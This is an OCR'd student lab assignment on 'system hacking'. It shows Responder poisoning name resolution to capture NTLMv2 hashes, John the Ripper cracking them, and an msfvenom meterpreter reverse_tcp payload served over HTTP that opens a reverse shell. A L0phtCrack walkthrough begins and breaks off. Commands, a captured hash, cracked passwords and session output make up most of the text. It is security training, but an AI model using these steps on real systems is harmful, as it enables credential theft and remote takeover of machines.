
Assignment - System Hacking

Bhargav Rohit Dhawala


1. Demonstrate how Responder can be used to perform SMB, HTTP, and other service poisoning attacks. Capture NTLMv2 hashes and clear-text passwords from network traffic.

Ans. Step 1.Check weather how many network interface are available. We can see list of interfaces below. We can also check using ipconfig.




```
┌──(root㉿kali)-[/home/kali]
└─# nmcli device status
DEVICE  TYPE      STATE      CONNECTION
eth0    ethernet  unmanaged  --
eth1    ethernet  unmanaged  --
eth2    ethernet  unmanaged  --
lo      loopback  unmanaged  --
```

Step 2. We have to paste these lines in /etc/responder/responder.conf so that it starts capturing requests. We can also input target IP so that it only listens to the target device.




```
   IP address.
WPADScript  = function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch(host, "localhost.*") ||(host ==
   "127.0.0.1") || isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host, "ProxySrv")||shExpMatch(host, "(*.ProxySrv|
   ProxySrv)")) return "DIRECT"; return 'PROXY 10.10.1.35:3128; PROXY 10.10.1.35:3141; DIRECT';}
```

In our case the interface was eth0, enter below command , replace lo with eth0.




```
┌──(root㉿kali)-[/home/kali]
└─# responder -I lo

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
```




```
[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [lo]
    Responder IP               [127.0.0.1]
    Responder IPv6             [::1]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
```

Step3. Parallelly we open windows vm and search \\WOW which is not available in the device, press win + R and enter \\WOW and press Enter. In background responder intercepts this request and pretends as if it has the access to the file. But reality is, will ask for system username and password and when you enter the details it will capture and we get a hash which when decrypted gives your user details, that’s how they get your device access.



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: \\WOW



Enter network credentials


Enter your credentials to connect to: WOW

ram

12234


□ Remember my credentials

Access is denied.




```
[*] Skipping previously captured hash for WINDEV2404EVAL\User
[*] [MDNS] Poisoned answer sent to 10.10.1.32      for name WOW.local
[*] [MDNS] Poisoned answer sent to fe80::727d:f96e:c7d2:ff3a for name WOW.local
[*] [MDNS] Poisoned answer sent to 10.10.1.32      for name WOW.local
[*] [MDNS] Poisoned answer sent to fe80::727d:f96e:c7d2:ff3a for name WOW.local
[*] [LLMNR]  Poisoned answer sent to 10.10.1.32 for name WOW
[*] [LLMNR]  Poisoned answer sent to fe80::727d:f96e:c7d2:ff3a for name WOW
[*] [LLMNR]  Poisoned answer sent to fe80::727d:f96e:c7d2:ff3a for name WOW
[*] [LLMNR]  Poisoned answer sent to 10.10.1.32 for name WOW
[*] Skipping previously captured hash for WINDEV2404EVAL\User
[*] [MDNS] Poisoned answer sent to 10.10.1.1       for name Bhargav.local
[*] [MDNS] Poisoned answer sent to fe80::62e5:5559:7bc4:c5ee for name Bhargav.local
[*] [MDNS] Poisoned answer sent to 10.10.1.32      for name WOW.local
[*] [MDNS] Poisoned answer sent to fe80::727d:f96e:c7d2:ff3a for name WOW.local
[*] [MDNS] Poisoned answer sent to 10.10.1.32      for name WOW.local
[*] [MDNS] Poisoned answer sent to fe80::727d:f96e:c7d2:ff3a for name WOW.local
[*] [LLMNR]  Poisoned answer sent to fe80::727d:f96e:c7d2:ff3a for name WOW
[*] [LLMNR]  Poisoned answer sent to 10.10.1.32 for name WOW
[*] [LLMNR]  Poisoned answer sent to fe80::727d:f96e:c7d2:ff3a for name WOW
[*] [LLMNR]  Poisoned answer sent to 10.10.1.32 for name WOW
```

Step 5: Check kali terminal for hashes being detected. Now we have the hash, we can clearly see the username as ram. Using john the ripper we will decrypt the following.




```
[SMB] NTLMv2-SSP Client   : fe80::727d:f96e:c7d2:ff3a
[SMB] NTLMv2-SSP Username : WINDEV2404EVAL\ram
[SMB] NTLMv2-SSP Hash     : ram::WINDEV2404EVAL:600da4beac2d56ad:453CF7DD50D8201D57673A5BE9420C31:01010000000000000075F57B7AFEDA01D34F2F
AD86D06F8100000000002000800590049004D00510001001E00570049004E002D004900490048004200550056005300360038003300 4A0004003400570049004E002D0049
004900480042005500560053003600380033004A002E00590049004D0051002E004C004F00430041004C0003001400590049004D0051002E004C004F00430041004C0005
001400590049004D0051002E004C004F00430041004C000700080000075F57B7AFEDA01060004000200000008003000300000000000000000100000000020000090DA30E8F3
17EF8C23AF9F82ADA200D3294BB928181A8FE364AE17361CFAC0DE0A0010000000000000000000000000000000000000000900100063006900660073002F0057004F00570000
00000000000000
```

As we know, responder save all the activity in the form of logs, log has a file name SMB.



```
┌──(kali㉿kali)-[/usr/share/responder/logs]
└─$ john SMB-NTLMv2-SSP-fe80::727d:f96e:c7d2:ff3a.txt
```


We get all the user name and password given below.




```
1234             (bhargav)
1234             (bhargav)
1234             (bhargav)
fucku            (hello)
fucku            (hello)
Proceeding with incremental:ASCII
12234            (ram)
```

2. Use the reverse_tcp module to exploit a known vulnerability in a target system. Show how to create a payload, deliver it, and establish a reverse shell session.


Ans. Follow the steps below.




```
┌──(kali㉿kali)-[/usr/share/responder/logs]
└─$ msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=10.10.
[redacted] LPORT=444 -o /home/kali/Desktop/Madmax.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali/Desktop/Madmax.exe
```




```
┌──(kali㉿kali)-[/]
└─$ sudo chmod -755 /var/www/html/share
```




```
┌──(kali㉿kali)-[/]
└─$ sudo chown -R www-data:www-data /var/www/html/share
[sudo] password for kali:
```




```
┌──(kali㉿kali)-[/]
└─$ sudo cp /home/kali/Desktop/Madmax.exe /var/www/html/share
```




```
┌──(kali㉿kali)-[/]
└─$ service apache2 start
```




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
```



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.[redacted]
LHOST ⇒ 10.10.[redacted]
msf6 exploit(multi/handler) > set LPORT 444
LPORT ⇒ 444
msf6 exploit(multi/handler) > set LHOST 10.10.1.35
LHOST ⇒ 10.10.[redacted]
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.35:444
```




```
┌──(kali㉿kali)-[/]
└─$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
10.10.[redacted] - - [06/Sep/2024 13:13:54] "GET / HTTP/1.1" 200 -
10.10.[redacted] - - [06/Sep/2024 13:13:54] code 404, message File not found
10.10.[redacted] - - [06/Sep/2024 13:13:54] "GET /favicon.ico HTTP/1.1" 404 -
10.10.[redacted] - - [06/Sep/2024 13:14:10] "GET /home/ HTTP/1.1" 200 -
10.10.[redacted] - - [06/Sep/2024 13:14:11] "GET /home/kali/ HTTP/1.1" 200 -
10.10.[redacted] - - [06/Sep/2024 13:14:17] "GET /home/kali/Desktop/ HTTP/1.1" 200 -
10.10.[redacted] - - [06/Sep/2024 13:14:20] "GET /home/kali/Desktop/Madmax.exe HTTP/1.1" 200 -
```



Directory listing for /home/kali/Desktop/


- hashes.txt
- Madmax.exe
- new.txt
- ram.txt
- ram2.txt
- Test.exe



Make sure you trust Madmax.exe before you open it

Microsoft Defender SmartScreen couldn't verify if this file is safe because it isn't commonly downloaded. Make sure you trust the file you're downloading or its source before you open it.

Name: Madmax.exe
Publisher: Unknown





```
[*] Started reverse TCP handler on 10.10.1.35:444
[*] Sending stage (176198 bytes) to 10.10.1.32
[*] Meterpreter session 1 opened (10.10.1.35:444 → 10.10.1.32:63171) at 2024-09-06 13:20:57 -0400

meterpreter > ls
Listing: C:\Users\User\Downloads
================================

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
100666/rw-rw-rw-  241810     fil   2024-07-03 16:57:40 -0400  DE0014B5CF5D20647EA4EC12575C2003856F8.pdf
100777/rwxrwxrwx  73802      fil   2024-09-06 13:20:54 -0400  Madmax.exe
100666/rw-rw-rw-  6644       fil   2024-09-05 10:34:55 -0400  OIP.jpg
100666/rw-rw-rw-  151578     fil   2024-09-05 11:01:04 -0400  OIP.jpg.bmp
100666/rw-rw-rw-  1757479    fil   2024-09-05 09:52:33 -0400  QS12Setup.zip
100777/rwxrwxrwx  1778552    fil   2024-09-05 09:55:10 -0400  Setup-OpenStego-0.8.6 (1).exe
100777/rwxrwxrwx  1778552    fil   2024-09-05 09:43:06 -0400  Setup-OpenStego-0.8.6.exe
100777/rwxrwxrwx  86489296   fil   2024-07-04 10:03:22 -0400  Wireshark-4.2.5-x64.exe
100666/rw-rw-rw-  282        fil   2024-07-01 05:53:41 -0400  desktop.ini
100777/rwxrwxrwx  172330104  fil   2024-09-05 10:20:37 -0400  jdk-22_windows-x64_bin.exe
100777/rwxrwxrwx  71205296   fil   2024-09-04 03:53:30 -0400  lc7setup_v7.2.0_Win64 (1).exe
100777/rwxrwxrwx  71205296   fil   2024-09-04 03:53:30 -0400  lc7setup_v7.2.0_Win64.exe
100666/rw-rw-rw-  68494      fil   2024-07-15 06:48:04 -0400  nbt_enum_offr_bin2003.03.01-14_22.zip
100777/rwxrwxrwx  33969480   fil   2024-07-04 09:59:09 -0400  nmap-7.95-setup.exe
100666/rw-rw-rw-  103451046  fil   2024-07-19 12:42:35 -0400  nstp11demo.zip
040777/rwxrwxrwx  0          dir   2024-09-05 10:09:34 -0400  openlogic-openjdk-11.0.24+8-windows-x64
100666/rw-rw-rw-  219591745  fil   2024-09-05 10:04:15 -0400  openlogic-openjdk-11.0.24+8-windows-x64.zip
100777/rwxrwxrwx  9893288    fil   2024-09-05 08:54:01 -0400  privacy-eraser-setup.exe
040777/rwxrwxrwx  0          dir   2024-09-05 09:47:52 -0400  steghide-0.5.1-win32
100666/rw-rw-rw-  1815925    fil   2024-09-05 09:46:01 -0400  steghide-0.5.1-win32.zip
```

No we can see all the files inside the machine after we clicking application open.

3. Perform password auditing and cracking using L0phtCrack to assess the strength of passwords. Emphasize the importance of strong password policies.

Ans. Step1 . Download and Install l0phtcrack app in windows. Just click next .





Introduction

Welcome to the L0phtCrack 7 Wizard. This wizard will prompt you with step-by-step instructions to get you auditing in minutes.


First, the wizard will help you determine from where to retrieve your encrypted passwords.

Second, you will be prompted with a few options regarding which methods to use to audit the passwords.

Third, you will be prompted with how you wish to report the results.

Then L0phtCrack 7 will proceed with auditing the password and report status to you along the way, notifying you when auditing is complete.

Press 'next' to continue with the wizard.

